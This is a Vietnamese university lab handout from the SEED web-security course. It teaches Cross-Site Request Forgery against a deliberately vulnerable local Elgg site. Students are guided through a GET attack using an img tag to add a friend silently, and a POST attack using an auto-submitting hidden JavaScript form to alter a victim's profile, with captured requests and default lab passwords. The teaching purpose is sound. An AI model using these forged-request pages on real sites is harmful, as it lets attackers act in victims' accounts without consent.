



3

Lab

# Tấn công Cross-Site Request Forgery (CSRF)

cuu duong than cong . com

**Thực hành Bảo mật web và ứng dụng**

GVTH: Ung Văn Giàu

cuu duong than cong . com

Học kỳ I – Năm học 2017-2018

**Lưu hành nội bộ**

## A. TỔNG QUAN

### 1. Giới thiệu

Cross-Site Request Forgery (CSRF hay XSRF) là tấn công giả danh người dùng cuối để thực hiện những hành động không mong đợi trên ứng dụng web mà người dùng cuối đã được xác thực. Tấn công CSRF gồm một nạn nhân, một trang web tin cậy và một trang web độc hại. Nạn nhân giữ một session đang hoạt động với web tin cậy trong khi xem một trang web độc. Trang web độc hại sẽ tiêm HTTP request đến trang web tin cậy trong session của nạn nhân và gây hại.

### 2. Mục tiêu

Hiểu được tấn công CSRF thông qua việc thực hiện tấn công web ứng dụng mạng xã hội Elgg.

### 3. Môi trường & cấu hình

Sử dụng máy ảo *SEEDUbuntu12.04.zip* được cung cấp cho lab.

#### a) Cấu hình môi trường

Để thực hiện bài thực hành CSRF cần:

- Trình duyệt Firefox
- Apache web server
- Ứng dụng web Elgg

Khởi động Apache Server:

```
sudo service apache2 start
```

Ứng dụng web Elgg là một ứng dụng mạng xã hội dựa trên nền web chứa một vài tài khoản được tạo sẵn.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

#### b) Cấu hình DNS

Đã cấu hình những URL cần thiết cho bài thực hành.

URL	Mô tả	Thư mục
<a href="http://www.csrfbattacker.com">http://www.csrfbattacker.com</a>	Web người tấn công	/var/www/CSRF/Attacker/
<a href="http://www.csrflabelgg.com">http://www.csrflabelgg.com</a>	Trang web Elgg	/var/www/CSRF/Elgg

### c) Cấu hình Apache Server

Sử dụng Apache server để host tất cả trang web sử dụng cho bài thực hành.

Tập tin cấu hình có tên default trong thư mục “/etc/apache2/sites-available”.

Các thông tin cần thiết cho cấu hình:

- *NameVirtualHost* \*: chỉ rằng web server sử dụng tất cả địa chỉ IP.
- Mỗi website có một khối *VirtualHost* chỉ ra URL cho website và đường dẫn thư mục chứa mã nguồn cho website.

## B. THỰC HÀNH

Để thực hiện bài thực hành này, bạn sẽ sử dụng 2 trang web được cài đặt local trên máy ảo. Trang web đầu tiên là trang Elgg chứa các lỗ hổng ([www.csrflabelgg.com](http://www.csrflabelgg.com)). Trang web thứ hai là trang web chứa mã độc ([www.csrfbattacker.com](http://www.csrfbattacker.com)) của người tấn công, được dùng để tấn công trang Elgg.

### 1. Tấn công CSRF sử dụng GET Request

Nhiệm vụ này cần 2 người trong mạng xã hội Elgg: Alice và Bobby. Bobby muốn trở thành bạn của Alice nhưng Alice từ chối thêm Bobby vào danh sách bạn bè. Bobby quyết định dùng tấn công CSRF để đạt được mục đích. Bobby gửi Alice một URL (qua email hoặc bài đăng trong Elgg); Alice tò mò về bài viết nên click vào URL và URL dẫn Alice đến trang web của Bobby: [www.csrfbattacker.com](http://www.csrfbattacker.com). Ngay khi Alice vào trang web, Bobby đã được thêm vào danh sách bạn bè của Alice (giả sử rằng Alice đang có session tại trang Elgg). Nếu bạn là Bobby, hãy mô tả cách bạn có thể xây dựng nội dung trang web.

Để nạn nhân thêm bạn vào danh sách bạn bè, cần xác định Add Friend HTTP request (sử dụng phương thức GET). Trong bài này, bạn không viết mã JavaScript để thực hiện tấn công CSRF.

Nhiệm vụ là thực hiện tấn công sao cho đạt được kết quả ngay khi Alice xem trang web, thậm chí Alice không nhấp vào bất kỳ nội dung gì trên trang web (Gợi ý: bạn có thể sử dụng thẻ img để tạo ra những trigger tự động như một HTTP GET request).

#### Hướng dẫn:


Để thực hiện tấn công CSRF sử dụng phương thức GET, chúng ta cần:

- + Xác định được Guid của Alice và Bobby;
- + Xác định URL để thêm Bobby vào danh sách bạn bè;
- + Tạo một trang web độc và gửi cho Alice xem. Khi Alice xem thì Bobby sẽ được thêm vào danh sách bạn bè.


**Bước 1:** vào trang Elgg <http://www.csrflabelgg.com>, đăng nhập vào bằng tài khoản Bobby.



**Bước 2:** Vào menu More, chọn Members. Sau đó, bấm vào tên Alice.



**Bước 3:** nhấn nút Add Friend và dùng LiveHTTPheaders để bắt thông tin.



Từ hình này, chúng ta biết được Alice sẽ có Guid = 39.

**Bước 4:** xác định Guid của Bobby. Nhấp chuột phải lên màn hình và chọn View Page Source hoặc bấm tổ hợp phím Ctrl + U. Chúng ta sẽ tìm thấy một đoạn script như sau.

```
<script type="text/javascript">
...
elgg.session.user = new
elgg.ElggUser({"guid":40,"type":"user","subtype":false,"time_created":"1410961820","
time_updated":"1506304518","container_guid":"0","owner_guid":"0","site_guid":"1","n
ame":"Bobby","username":"bobby","language":"en","url":"http://www.csrflabelgg.com
/profile/bobby","admin":false});
...
</script>
```

Xác định được Guid của Bobby là 40.

**Bước 5:** Hiện tại không có ai trong danh sách bạn của Alice.



**Bước 6:** Xác định HTTP request để Add Bobby vào danh sách bạn của Alice. Như quan sát tại bước 3, dạng của HTTP request để Add Friend là:

<http://www.csrflabelgg.com/action/friends/add?friend=<Guid>&...>

Dựa vào đây xác định được dạng HTTP request để thêm Bobby. Nếu request này được gửi từ hoạt động trên Elgg của Alice thì Bobby sẽ được thêm vào danh sách bạn của cô ấy.


**Bước 7:** chuẩn bị một trang web độc nhằm thu hút Alice vào xem. Trang web chỉ cần chứa request ở bước 6. Chúng ta có thể thêm request này vào thuộc tính src của thẻ img. Khi Alice vào xem trang web thì request này sẽ được thực hiện và Bobby đã được thêm vào danh sách bạn của Alice.

```


```

**Bước 8:** hoàn thành trang web độc (giả sử lưu tại đường dẫn /var/www/CSRF/attacker/index.html) và đưa lên địa chỉ [www.csrfabattacker.com](http://www.csrfabattacker.com). Sau đó, Bobby gửi tin nhắn chứa url này đến cho Alice. Khi Alice vào xem thì tấn công đã hoàn thành.

Boby gửi link cho Alice.




Bắt LiveHTTPheaders khi Alice nhấp vào link. Chúng ta thấy rằng request đã được thực hiện vì có cookie session trên Elgg đang hoạt động.





Khi vào lại danh sách bạn bè của Alice, chúng ta sẽ thấy Bobby đã được thêm vào.



## 2. Tấn công CSRF sử dụng POST Request

Trong nhiệm vụ này cần hai người trong mạng xã hội Elgg: Alice và Bobby. Alice là một lập trình viên của dự án SEED và Alice yêu cầu Bobby xác thực dự án SEED bằng cách thêm thông báo "Tôi hỗ trợ dự án SEED!" trong tiểu sử Elgg. Nhưng Bobby không thích những hoạt động như vậy, Bobby từ chối. Alice quyết định và muốn thử tấn công CSRF với Bobby. Giả sử bạn là Alice, nhiệm vụ của bạn là tạo ra một vụ tấn công như vậy.

Một cách để tấn công là đăng hoặc gửi một thông báo đến tài khoản Bobby, hy vọng rằng Bobby sẽ nhấp vào URL trong thông báo. URL này sẽ dẫn Bobby đến trang web độc của bạn [www.csrflabattacker.com](http://www.csrflabattacker.com) để bạn có thể thực hiện tấn công CSRF.

**Mục tiêu:** chỉnh sửa tiểu sử của nạn nhân. Cụ thể, người tấn công cần làm giả yêu cầu chỉnh sửa thông tin profile trên Elge của nạn nhân. Nếu muốn chỉnh sửa thông tin này, người dùng đến trang profile, điền vào form, sau đó gửi form (dưới dạng POST request) đến script trên server (/profile/edit.php) để xử lý yêu cầu và thực hiện chỉnh sửa profile.

Script trên server (edit.php) chấp nhận cả GET và POST request, nên bạn có thể sử dụng giống cách ở bài tập 1 để tấn công. Tuy nhiên, trong nhiệm vụ này, bạn được yêu cầu sử dụng POST request. Có nghĩa là bạn phải giả HTTP POST request từ trình duyệt của nạn nhân, khi nạn nhân xem trang web có mã độc. Người tấn công cần biết cấu trúc của request, tức là các tham số của request, bằng cách thực hiện một vài chỉnh sửa trên profile và theo dõi request sử dụng LiveHTTPHeaders. Lưu ý: không giống với HTTP GET request, các tham số được thêm vào chuỗi URL. Tham số của HTTP POST request được thêm vào body của thông điệp HTTP.

```
http://www.csrflabelgg.com/action/profile/edit
POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101
Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```



```

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrfelgg.com/profile/elgguser1/edit
Cookie: Elgg=p0dci8baqrl4i2ipv2mio3po05
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 642
__elgg_token=fc98784a9fbd02b68682bbb0e75b428b&__elgg_ts=1403464813
&name=elgguser1&description=%3Cp%3Iamelgguser1%3C%2Fp%3E
&accesslevel%5Bdescription%5D=2&briefdescription= Iamelgguser1
&accesslevel%5Bbriefdescription%5D=2&location=US
&accesslevel%5Blocation%5D=2&interests=Football&accesslevel%5Binterests%5
D=2
&skills=AndroidAppDev&accesslevel%5Bskills%5D=2
&contactemail=elgguser%40xxx.edu&accesslevel%5Bcontactemail%5D=2
&phone=3008001234&accesslevel%5Bphone%5D=2
&mobile=3008001234&accesslevel%5Bmobile%5D=2
&website=http%3A%2F%2Fwww.elgguser1.com&accesslevel%5Bwebsite%5D=2
&twitter=hacker123&accesslevel%5Btwitter%5D=2&guid=39

```

Sau khi hiểu cấu trúc của request, bạn cần tạo ra request từ trang web dùng để tấn công sử dụng JavaScript. Để giúp bạn viết JavaScript, bạn tham khảo mã nguồn mẫu được đính kèm để xây dựng trang web độc cho tấn công CSRF.

**Câu hỏi:** mô tả chi tiết cho tấn công và trả lời các câu hỏi sau:

- HTTP request giả mạo cần id người dùng (Boby) để hoạt động chính xác. Nếu Alice nhắm đến Boby thì trước khi tấn công, Alice phải tìm cách lấy id của Boby. Alice không biết mật khẩu Elgg của Boby, vậy Alice không thể đăng nhập vào tài khoản của Boby để lấy thông tin. Mô tả cách Alice có thể lấy id của Boby.
- Nếu Alice muốn thực hiện tấn công bất kỳ ai ghé trang web của Alice. Trong trường hợp này, Alice không biết ai đang xem trang web trước đó. Alice có thể thực hiện tấn công CSRF để chỉnh sửa tiểu sử Elgg của nạn nhân không? Hãy giải thích.


**Hướng dẫn:**

**Bước 1:** để chỉnh sửa được tiểu sử của Boby dùng CSRF, chúng ta cần hiểu được yêu cầu của “Edit Profile” HTTP request. Đăng nhập vào bằng tài khoản Alice, sau đó, thực hiện chỉnh sửa profile, bắt header lúc Save lại.


Hình ảnh trang web xem profile.



Hình ảnh khi vào chức năng Edit profile.



Hình ảnh bắt LiveHTTPheaders sau khi chỉnh sửa profile và nhấn nút Save.



Hình trên thể hiện loại của request là POST và nội dung của POST.

Nội dung POST chỉnh sửa profile như sau: (với %5B được html decode thành "[" và %5D thành "]")

Content-Length: 591

```

__elgg_token=aa341e2a0ea9fc353d2fc691394c58c1
&__elgg_ts=1506310474
&name=Alice
&description=%3Cp%3EI%27m+Alice%3C%2Fp%3E
&accesslevel[description]=2
&briefdescription=I%27m+a+student&accesslevel[briefdescription]=2
&location=VietNam&accesslevel[location]=2
&interests=Code&accesslevel[interests]=2
&skills=PHP&accesslevel[skills]=2
&contactemail=alice%40gmail.com&accesslevel[contactemail]=2
&phone=0909090909&accesslevel[phone]=2
&mobile=0909090909&accesslevel[mobile]=2
&website=www.alice.com&accesslevel[website]=2
&twitter=alice
&accesslevel[twitter]=2
&guid=39

```

**Bước 2:** chỉnh sửa nội dung HTTP POST request để thực hiện tấn công CSRF và host lên url [www.csrfattack.com](http://www.csrfattack.com) để gửi cho Bobby. Vì nội dung profile chỉ được chỉnh sửa khi chúng được gửi ở dạng POST request, chúng ta cần chuẩn bị một form và form này tự động submit khi trang web được tải. Dựa vào form mẫu được đính kèm, thay đổi các thông tin cần thiết (thuộc tính name của input và giá trị value cần thay đổi). Lưu ý: tất cả các thuộc tính đều có type là hidden để ẩn không cho người dùng nhìn thấy.

```

<script type="text/javascript">
    function post(url,fields) {
        //create a <form> element.
        var p = document.createElement("form");

        // Xây dựng form
        p.action = url;
        p.innerHTML = fields;
        p.target = "_self";
        p.method = "post";

        // Thêm form vào trang hiện tại
        document.body.appendChild(p);


        // Thực hiện gửi form tự động
        p.submit();
    }
    function csrf_hack() {
        var fields;
        // Xây dựng nội dung form cần gửi để cập nhật thông tin profile
        // Lưu ý: tất cả các trường phải ẩn để nạn nhân không thể thấy
        // Ví dụ:
        fields += "<input type='hidden' name='name' value='elgguser1'>";
        // Tương tự, bạn hãy viết tiếp các trường còn lại.

        // URL để gửi form
        var url = "http://www.example.com";
        post(url,fields);
    }

    // Gọi hàm csrf_hack() ngay khi trang được load.
    window.onload = function() { csrf_hack(); }
</script>

```

